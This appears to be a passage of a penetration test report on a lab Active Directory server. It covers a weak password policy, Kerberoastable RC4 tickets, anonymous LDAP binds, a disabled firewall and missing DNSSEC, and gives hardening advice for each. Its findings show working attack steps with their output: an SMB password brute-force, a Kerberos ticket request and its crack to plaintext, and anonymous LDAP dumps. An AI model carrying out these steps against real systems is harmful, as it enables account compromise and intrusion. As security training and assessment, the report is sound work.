


Ensure the printer spooler becomes like this.

3) Use group policies to disable Remote printing services.

This prevents remote code execution vulnerability from taking place.

The GPO policy will look similar to this.



4) Lastly consider blocking outbound port 445

This will prevent remote code execution from happening using print nightmare. This is because the print nightmare services cannot reach the remote computer via port 445.

5) Consider monitoring for suspicious activities

Any activity that spawns printer drivers should be flagged out. You can verify this by checking the Windows Event Log for the following Activities:

- Microsoft-Windows-Print Service/Admin
- Microsoft-Windows-Print Service/Operational

6) Consider updating the Microsoft defender.

Microsoft defender when updated with the security patches will be able to scan and block malicious attempts to making Print Nightmare exploits. Further reading can be found here: https://blog.sygnia.co/demystifying-the-print-nightmare-vulnerability
References **PrintNightmare explained.** **https://www.papercut.com/blog/print_basics/windows-print-nightmare-explained/** **hacktricks RPC** **https://book.hacktricks.xyz/network-services-pentesting/135-pentesting-msrpc** **PrintNightmare vulnerability demystified** **https://blog.sygnia.co/demystifying-the-print-nightmare-vulnerability**

A02	Weak Password Policies, Account Lockout Threshold Policies Enforcements via GPO	Risk Level: High

Description

No Account Lockout policies, Allowed the user accounts to be brute force by automated programs.

Weak password enforcements from Group Policies, did not force pwnmeow to change their simple password to complex password.

Short Password length also allowed for the brute force attempt to happen as the attacker just needed to fine tune the password length to hit 7 and above.

Findings/Observations

The affected port(s) is/are:

Port	Information
389	LDAP
445	SMB File Share
636	LDAP-SSL

```
PS C:\Users\Administrator\Desktop> get-addefaultdomainpasswordpolicy
get-addefaultdomainpasswordpolicy


ComplexityEnabled           : True
DistinguishedName           : DC=ninetail,DC=htb
LockoutDuration             : 00:30:00
LockoutObservationWindow    : 00:30:00
LockoutThreshold            : 0
MaxPasswordAge              : 42.00:00:00
MinPasswordAge              : 1.00:00:00
MinPasswordLength           : 7
objectClass                 : {domainDNS}
objectGuid                  : 5949d939-1e0c-4420-b683-ac92d25d9ff9
PasswordHistoryCount        : 24
ReversibleEncryptionEnabled : False
```

Password policies after compromising the system.

Account Password Policies are weak and not enforced well.

Complex Password When enabled must allow for passwords with

- At least 1 Symbol
- A Mix of alpha Numeric
- At least 1 Number

However as seen with “pwnmeow” account, the complexity enabled is not enforced on pwnmeow.

Next No Account Thresholds. This allows an infinite number of failed logins on the given system.

This is not good as it invites attackers to try brute force any user account found.

Password Policies were also found in the ldap plain text search.

```
uSNChanged: 131112
name: ninetail
objectGUID:: OdlJWQweIES2g6yS0l2f+Q==
replUpToDateVector:: AgAAAAAAAAAUAAAAAAAAADzsIQmEYC9BsbxbRx9rPZYN8AAAAAAAALzhG
 hcDAAAA87odDNRucUSjUAAkvdH79xRgAQAAAAAAML01FwMAAADPk3cThuzlTJcZOTVaCohFDOAAAA
 AAAAASyxoXAwAAALMUDzzPiVZItBqPIWj/pYgXkAEAAAAAAJDWNRcDAAAATwusRtgLJU6y8xtiQ0R
 89BvQAQAAAAAA7zU/FwMAAACmMA1Hp04uTKHbP+JzBU3bFXABAAAAAACLxjUXAwAAAOVrdEfd9CJM
 n++nL/OF4I4CQAAAAAAAAFM6+BYDAAAA4cRfT8s9kUm/T38XoWxrNRNQAQAAAAAA3lc1FwMAAACRn
 DdbnY5tRrZH3OVvoiARB5AAAAAAAACHpvgWAwAAAAZACW5HDlREu8y5n+SxOFkRMAEAAAAAAEgoGx
 cDAAAAT95kcSfCTUq5r1mIDD2KHx4AAgAAAAAAx9q0GwMAAAAxMPGgrPYoQpoMZeKtqBSvHfABAAA
 AAAA8p3YXAwAAAOHx2KLRSBpDhdgrSHP2H1YSQAEAAAAAAOw0HBcDAAAAuqEcozQoPEyKXusoyjyc
 zA8QAQAAAAAAMwQbFwMAAACB6Ouw5zI+TZqRZlRoIvAcHOABAAAAAAD2Ml0XAwAAAM1S3sm0H+lPs
 Son4IkoyZcZsAEAAAAAAGEEPxcDAAAA3Agc1X97p0+N9wkRqZsy3g4AAQAAAAAAfPgaFwMAAAAWmE
 naXk5CQama2RdSh2K5FoABAAAAAACGyzUXAwAAAJOKYPEXvuhMhw0mXWPRkeQKwAAAAAAAADnGFxc
 DAAAA2fR0/BDlBkCbbN1eq+qT7RigAQAAAAAAqtc1FwMAAAA=
creationTime: 133497392087149560
forceLogoff: -9223372036854775808
lockoutDuration: -18000000000
lockOutObservationWindow: -18000000000
lockoutThreshold: 0
maxPwdAge: -36288000000000
minPwdAge: -864000000000
minPwdLength: 7
modifiedCountAtLastProm: 0
```

Here the attacker can infer the password length used for the system.

The password length is also insufficient as we could still brute force the system.

Here using Metasploit SMB login scanner we attempt to brute force pwnmeow account which was found in the LDAP search.

```
[*] 10.129.202.120:445    - 10.129.202.120:445 - Starting SMB login bruteforce
[-] 10.129.202.120:445    - 10.129.202.120:445 - Failed: '.\pwnmeow:123456',
[!] 10.129.202.120:445    - No active DB -- Credential data will not be saved!
[-] 10.129.202.120:445    - 10.129.202.120:445 - Failed: '.\pwnmeow:12345',
[-] 10.129.202.120:445    - 10.129.202.120:445 - Failed: '.\pwnmeow:123456789',
[-] 10.129.202.120:445    - 10.129.202.120:445 - Failed: '.\pwnmeow:password',
[-] 10.129.202.120:445    - 10.129.202.120:445 - Failed: '.\pwnmeow:iloveyou',
[-] 10.129.202.120:445    - 10.129.202.120:445 - Failed: '.\pwnmeow:princess',
[-] 10.129.202.120:445    - 10.129.202.120:445 - Failed: '.\pwnmeow:1234567',
```

```
[-] 10.129.202.120:445    - 10.129.202.120:445 - Failed: '.\pwnmeow:alone',
[+] 10.129.202.120:445    - 10.129.202.120:445 - Success: '.\pwnmeow:Password1'
[*] 10.129.202.120:445    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_login) >
```

After hundreds of logins attempt, we managed to brute force pwnmeow account.

Potential Implications

Since no account threshold is set, and the minimum password length was exposed via the ldap search.

Attackers are patient. Therefore, they will let their password brute forcing run till the password is cracked.

This will eventually lead to the password being compromised.

Once compromise, the attacker has a foothold into the system to stage further attacks.

Recommendations

According to CIS Benchmark for Windows Server 2019, Do the following Security measures.

1. Ensure Password length is set to 14 or more characters.
2. Ensure the Password meets complex requirements is enforced.
3. Ensure Account Lockout policies are enforced to 15 or more minutes.
4. Ensure Account Lockout threshold is set to 10 or fewer invalid logon attempts but not 0.
5. Ensure account lockout counter is only reset after 15 or more minutes.

Other Recommendations

Set monitoring logs to log the event viewer for multiple failed login attempts.

Allow it to alert any SIEM machines that a brute force attempt is ongoing so as to take action as soon as one could do so.

References

CIS benchmark

https://paper.bobylive.com/Security/CIS/CIS_Microsoft_Windows_Server_2019_Benchmark_v1_3_0.pdf

Auditing Signs of Compromise

https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/plan/security-best-practices/monitoring-active-directory-for-signs-of-compromise

A03	Weak Encryption of Kerberos Tickets	Risk Level: High
Description Kerberos Encryption used was RC4_HMAC_MD5. This encryption was weak to being cracked by John the ripper, Mimikatz or other password cracking tools.		

Findings/Observations

The affected port(s) is/are:

Port	Information
88	Kerberos
445	SMB Share

```
┌──(jingxuan㉿jingxuan)-[~/impacket/examples]
└─$ python3 GetUserSPNs.py -request -dc-ip 10.129.202.120 ninetail.htb/pwnmeow:Passwo
rd1
Impacket v0.11.0 - Copyright 2023 Fortra

ServicePrincipalName                          Name        MemberOf
                              PasswordLastSet             LastLogon  Delegation
--------------------------------------------  ----------  ---------------------------
------------------------------  --------------------------  ---------  ----------
NINETAIL-DC/pwnmoew_svc.ninetail.htb:60122  pwnmeowSvc  CN=Remote Management Users,CN
=Builtin,DC=ninetail,DC=htb  2021-08-04 19:25:25.025648  <never>
```

```
[-] CCache file is not found. Skipping ...
$krb5tgs$23$*pwnmeowSvc$NINETAIL.HTB$ninetail.htb/pwnmeowSvc*$b8f2e9952ac28e029e6cc84
a3f7fb4da$7f1dabaa302a7f4781982249382a2d1f84b486997dd8cd2495e522249c8e3d3f6723a9385f5
f4c202fb1ec35903ac9f0960796348b93f5def0bd9c6c353fd2a1213549cbbfe3c306e0813598a2bc491e
7ce7df7f3ae062e52ca4353f7253900b8472a6c972eca2933abb9df6fe89d1b3d4a23085272e20ae28424
514b875feba975fac239bda0b784c3d1bb04a65aaf2d1dffbd9f631a7304ee3511dad067188c41305bcdb
461b275b91d8dcefecae0ac1ad4eed8f23a472b63501998088a221a08ed420521822e8b9626fb3e88b627
f581f8661bbaf40ed0a0b6ae30c4b5390363e95f44a5780628aff0a04e75aca5b66548e48aa800643d746
0ed1a4b8ad3d0d9174ec0dce98a5245221c71e6709e7e50d7664db10dfc561d6ad2f14283852da6cecc75
a9d03cc722b91abc907da854057d2d00c936b10974c80b7dc1dae6a6b945290068f88e4eeab0d3704fe63
f803a7f65c4029d91348432b12d722db883854a0011906aa78bee505347cf99079483bbbaca926b76eb33
d15c4b10e54be8247aabd275c93a52e485a7b92470399b004d7ce0ff41038da46753c4a888cd18988bdba
6a00f09aa059d3e9b7a91b5b1665be638fa17c42b81b444fc80c467ffab5f3fc972305d944a9609cdef74
2a4a32a66595ff8d2a42991aa0a745b766dffd4848f0bb195197ad7d099119f4cbed6843eed1caa51379a
62333e1ad97ef8681b917c134db7d444a238b9be61709cce763d08d65ed42147e5cf6778e02bd1bb65995
3d1c01d6cd887810374310e1cbaad0699b89032d9992bd5ddb400df6112315f6ea12e0f83eb92b27ba477
bad1877147f8615a3920d4e920bd26dcf2ca08054c61fe6c261b688dfec30479e58f278514164e6fccf80
a5446fa838a6c262b628de597003eb99773291af7d90d44ae526d3932c9561ac83b77beae10e10d7b2dca
151f154dfbfd159dda5b8dc42df80b8db76bd341018efb6e2a23ba1bf42cbac2b555950cf67e8567626ee
018e82019faf7ebcf90498dfc66be8086f2a542ecf659733128bc6afb3c8ea3166aa25818423546253017
91ae52ad31bf37ab55efb8d5931df903e9e196b57d8da63a7ab0293973d581c67ecde7fbd5b82dde238db
65415d806ab0b8c68fcf053fd720c735a3d2924894109e06ba78dd573186619f4343786abb77af98b1df8
dfbd8c3021031e4cc0335375a8c4f7e4570c4b0fd92e34cb04999d62845cb74a37fd03fa302c5fa58e19f
4056f44c377b7c31506c62ea41f069ac963a0964a3e8468cc5deb06eb552b50ba56b9df767bf5ec495e21
7c07
```

Screenshots showing the implication of Kerberos Tickets being obtained.

Since the ticket starts with $krb5tgs$23$ this let attacker know it uses a RC4 Encryption which is weak.

```
┌──(jingxuan㉿jingxuan)-[~/impacket/examples]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt pw.txt
Created directory: /home/jingxuan/.john
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
!0N3W0!f5123     (?)
1g 0:00:00:09 DONE (2024-01-15 07:36) 0.1037g/s 1487Kp/s 1487Kc/s 1487KC/s !@#fire123
..!)(^karabatak55
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

The Cracking Process is extremely quick.

Although the password was complex in nature, the weak encryption allowed the exposure of the password quickly.

Potential Implications

Exposed Tickets from Kerberos could be cracked using password cracking tools.

Usage of Weak encryption allows for password cracking tools to break the encryption which will lead to the exposure of the user account passwords.

Once password is exposed. The user can be remotely compromised, thus giving the attack a foothold onto the system.

Recommendations

According to CIS Benchmark

Consider using encryption types of AES128_HMAC_SHA1, AES256_HMAC_SHA1 or other future Encryption Types.

Limit privileges of service accounts. For example, if pwnmeow_svc account does not need winrm access, consider disabling it.

Consider also using the following password policies for service accounts:

- Long Password of 25 characters and above
- Rotate every 30 days.
- Use automated password management tools.
- Ensure password complexity is used.

Consider monitoring service accounts for any suspicious activities.

Ensure that the KRBTGT account password is regularly changed.

- Limit account access to the KRBTGT account
- Use Microsoft KRGBTGT reset password script
- Change KRGBTGT account password regularly to invalidate existing golden ticket

All in all, by doing the best practices it reduces the chance of having the system to become compromised.

References

CIS Benchmark for Windows Server 2019

https://paper.bobylive.com/Security/CIS/CIS_Microsoft_Windows_Server_2019_Benchmark_v1_3_0.pdf

Hack Tricks

https://book.hacktricks.xyz/windows-hardening/active-directory-methodology/kerberoast

Preventing Kerberoasting

https://www.lepide.com/blog/how-to-prevent-kerberoasting-attacks/#:~:text=Best%20Practices%20to%20Prevent%20Kerberoasting%20Attacks,-Practice%20good%20password&text=Limit%20user%20privileges%20to%20necessary,to%20prevent%20Mimikatz%2Dstyle%20attacks.

Kerberos Account:

https://blog.quest.com/what-is-krbtgt-and-why-should-you-change-the-password/

A04	LDAP Anonymous Bindings	Risk Level: High
Description Plain text anonymous binding is allowed. Ldap was not configured to only service ldap with ssl certificate. Ldap allowed anonymous searching of the domain objects. Gaining full access to the whole entire Directory Information Tree		

Findings/Observations

The affected port(s) is/are:

Port	Information
389	LDAP
636	LDAP-SSL
3268	LDAP Global Catalog
3269	LDAP SSL Global Catalog
50000	Ldap service
50001	Ldap service

```
┌──(jingxuan㉿jingxuan)-[~/Desktop/mail/Exch-CVE-2021-26855]
└─$ ldapsearch -s base -x -H ldap://10.129.202.120 | grep namingContexts
namingContexts: DC=ninetail,DC=htb
namingContexts: CN=Configuration,DC=ninetail,DC=htb
namingContexts: CN=Schema,CN=Configuration,DC=ninetail,DC=htb
namingContexts: DC=DomainDnsZones,DC=ninetail,DC=htb
namingContexts: DC=ForestDnsZones,DC=ninetail,DC=htb
```

Allowed viewing of ldap schema as anonymous user

```
┌──(jingxuan㉿jingxuan)-[~/Desktop/mail/Exch-CVE-2021-26855]
└─$ ldapsearch -b 'DC=ninetail,DC=htb' -x -H ldap://10.129.202.120
# extended LDIF
#
# LDAPv3
# base <DC=ninetail,DC=htb> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#

# ninetail.htb
dn: DC=ninetail,DC=htb
objectClass: top
objectClass: domain
objectClass: domainDNS
distinguishedName: DC=ninetail,DC=htb
instanceType: 5
whenCreated: 20210708134646.0Z
whenChanged: 20240114205328.0Z
subRefs: DC=ForestDnsZones,DC=ninetail,DC=htb
subRefs: DC=DomainDnsZones,DC=ninetail,DC=htb
subRefs: CN=Configuration,DC=ninetail,DC=htb
uSNCreated: 4099
dSASignature:: AQAAACgAAAAAAAAAAAAAAAAAAAAAAAAAA5Wt0R930Ikyf76cv84Xgjg==
```

Allowed viewing of the full LDAP objects, groups, and users.

Moreover, exposure of password Policies on LDAP search.

```
# pwnmeow, Users, ninetail.htb
dn: CN=pwnmeow,CN=Users,DC=ninetail,DC=htb
```

Exposure of user accounts in the domain. This allows targeted attacks on the account that was exposed.

```
# search reference
ref: ldap://DomainDnsZones.ninetail.htb/DC=DomainDnsZones,DC=ninetail,DC=htb

# search reference
ref: ldap://ninetail.htb/CN=Configuration,DC=ninetail,DC=htb

# search result
search: 2
result: 0 Success

# numResponses: 43
# numEntries: 39
# numReferences: 3
```

Too significant a number of results being returned.

Potential Implications

Exposure of the ldap directory information can allow attackers to draw out the network topology of an organization. The Attacker can derive which accounts are created that are used by the users. Perhaps this could be used to stage an phishing attack.

This is because the username of the ldap users tend to correspond to their domain name and active directory account name. By doing targeting attacks after knowing what account exists. One could lure these client accounts through social engineering.

Another implication is the use of targeting brute force login attempts. Now that the attacker is aware of the various user accounts that exist in the domain. Attacker can do a brute force login attempt to crack the user password.

Since ldap allows for plaintext authentication. This also suggest that whatever authentication that is being communicated to ldap can be seen as plain text when intercepted. The potential implication of this is the exposure of credentials and usernames over the network.

Moreover, since no ldap security is in placed the opening of many ports just increases the attack surface for the attacker to exploit and take advantage of.

Recommendations

First and foremost, close all unused ports of the ldap server. Consider using RRAS or firewalls to filter out any communication attempts.

Next ensure that ldap only uses TLS/SSL communication. Require that the client has a client certificate authorization the client to conduct the ldap search.

Disable all anonymous bindings and searches. Create Access Control Lists to only allow specific users to access ldap queries. An Example can be seen here.

```
vi acl.ldif


#First time creation of ACL
dn: olcDatabase={1}mdb,cn=config
changetype: modify
add: olcAccess
olcAccess: {1}to *
  by self write
  by anonymous auth
  by * none
  by dn="cn=admin,dc=wss2023,dc=sg" manage

ldapmodify -Y EXTERNAL -H ldapi:/// -f acl.ldif
```

Image source: By me WorldSkills Phase 1 Day 1

This is a ldap ACL configuration which ensures that all anonymous users cannot do ldap searches to the domain.

According to CIS benchmark Ensure the following configuration is done for LDAP.

1. Ensure the domain controller LDAP server signing requirements is set to require signing.
2. Ensure that the domain controller LDAP server channel binding token requirements is set to always.

This ensures that the LDAP server is hardened.

References

LDAPS Windows Config

https://www.miniorange.com/guide-to-setup-ldaps-on-windows-server

CIS benchmark for windows server 2019

https://paper.bobylive.com/Security/CIS/CIS_Microsoft_Windows_Server_2019_Benchmark_v1_3_0.pdf

A05	Large number of Open Ports and lack of Stateful Firewall	Risk Level: High

Description

Large number of open ports were seen during the port sweep of using NMAP scanning tools.

Large number of open ports suggest a high attack surface area for the attacker to exploit. Moreover, it also increases the amount of work needed to harden the server.

Lack of Firewall as a defense also removes one more work the attacker must do to compromise the system.

Findings/Observations

The affected port(s) is/are:

Port	Information
ALL	Every Port

No firewall was enabled, this is verified after getting foothold into the system.

```
*Evil-WinRM* PS C:\Users\pwnmeowSvc\Documents>
*Evil-WinRM* PS C:\Users\pwnmeowSvc\Documents> netsh advfirewall show currentprofile

Domain Profile Settings:
----------------------------------------------------------------------
State                                 OFF
Firewall Policy                       BlockInbound,AllowOutbound
LocalFirewallRules                    N/A (GPO-store only)
LocalConSecRules                      N/A (GPO-store only)
InboundUserNotification               Disable
RemoteManagement                      Disable
UnicastResponseToMulticast            Enable

Logging:
LogAllowedConnections                 Disable
LogDroppedConnections                 Disable
FileName                              %systemroot%\system32\LogFiles\Firewall\pfirewall.log
MaxFileSize                           4096

Ok.
```

This suggests the lack of any filters of packets entering the system.

```
jingxuan@jingxuan
File  Actions  Edit  View  Help
jingxuan@jingxuan: ~/Desktop ×   jingxuan@jingxuan: ~/Desktop ×
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-02 21:41 +08
Nmap scan report for 10.129.239.11
Host is up (0.021s latency).
Not shown: 987 closed tcp ports (conn-refused)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-01-02 20:
41:08Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: nineta
il.htb0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: nineta
il.htb0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
50000/tcp open  ldap
50001/tcp open  tcpwrapped
Service Info: Host: NINETAIL; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2024-01-02T20:41:17
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: 6h59m39s

Service detection performed. Please report any incorrect results at https://nmap.org/
submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.82 seconds
```

Many ports were found in the NMAP scan, when pen testing, I have found that certain services are not in used or closed. For example, LDAP is still being communicated over port 389 which is plain text communication. This is unacceptable.

Too many ports also reveal many services that the machine uses. This helps the attacker to dissect the machine services to see what entry points the attacker can go in.

Potential Implications




Image source: https://www.techtarget.com/whatis/definition/attack-surface

Attackers can take advantage of the lack of firewall to download malicious payloads, reverse shells and more.

Lack of firewall rules also suggest that all ports of the system are opened.

Too many ports also reveal many services that the machine uses. This helps the attacker to dissect the machine services to see what entry points the attacker can go to.

Recommendations




Image source: http://blog.wfilterngf.com/?p=199

Open only the ports which are needed, you may use Windows Server built in RRAS Firewall to configure firewall rules to allow only the necessary ports and services to operate. Enable firewall inside the system, since pinging from remote network is allowed, this suggests the windows server has their firewall rules disabled or laxed.

Use this command to enable the firewall.

```
netsh advfirewall set allprofile state on
```

Moreover, legacy systems that are not updated or patched to modern standards are areas which attackers will exploit.

References

OWASP Security Misconfiguration:
https://owasp.org/Top10/A05_2021-Security_Misconfiguration/

Attack surface
https://www.techtarget.com/whatis/definition/attack-surface

Firewall Rules
http://blog.wfilterngf.com/?p=199

A06	No DNSSEC enabled in DNS server	Risk Level: Med

Description

During DNS enumeration, querying all DNS Services were unsigned.

Lack of DNSSEC security in the zone file.

All DNS zone queried are unsigned.

Findings/Observations

The affected port(s) is/are:

Port	Information
53	DNS services

```
┌──(jingxuan㉿jingxuan)-[~/impacket/examples]
└─$ dig @10.129.240.222 ninetail.ninetail.htb +dnssec

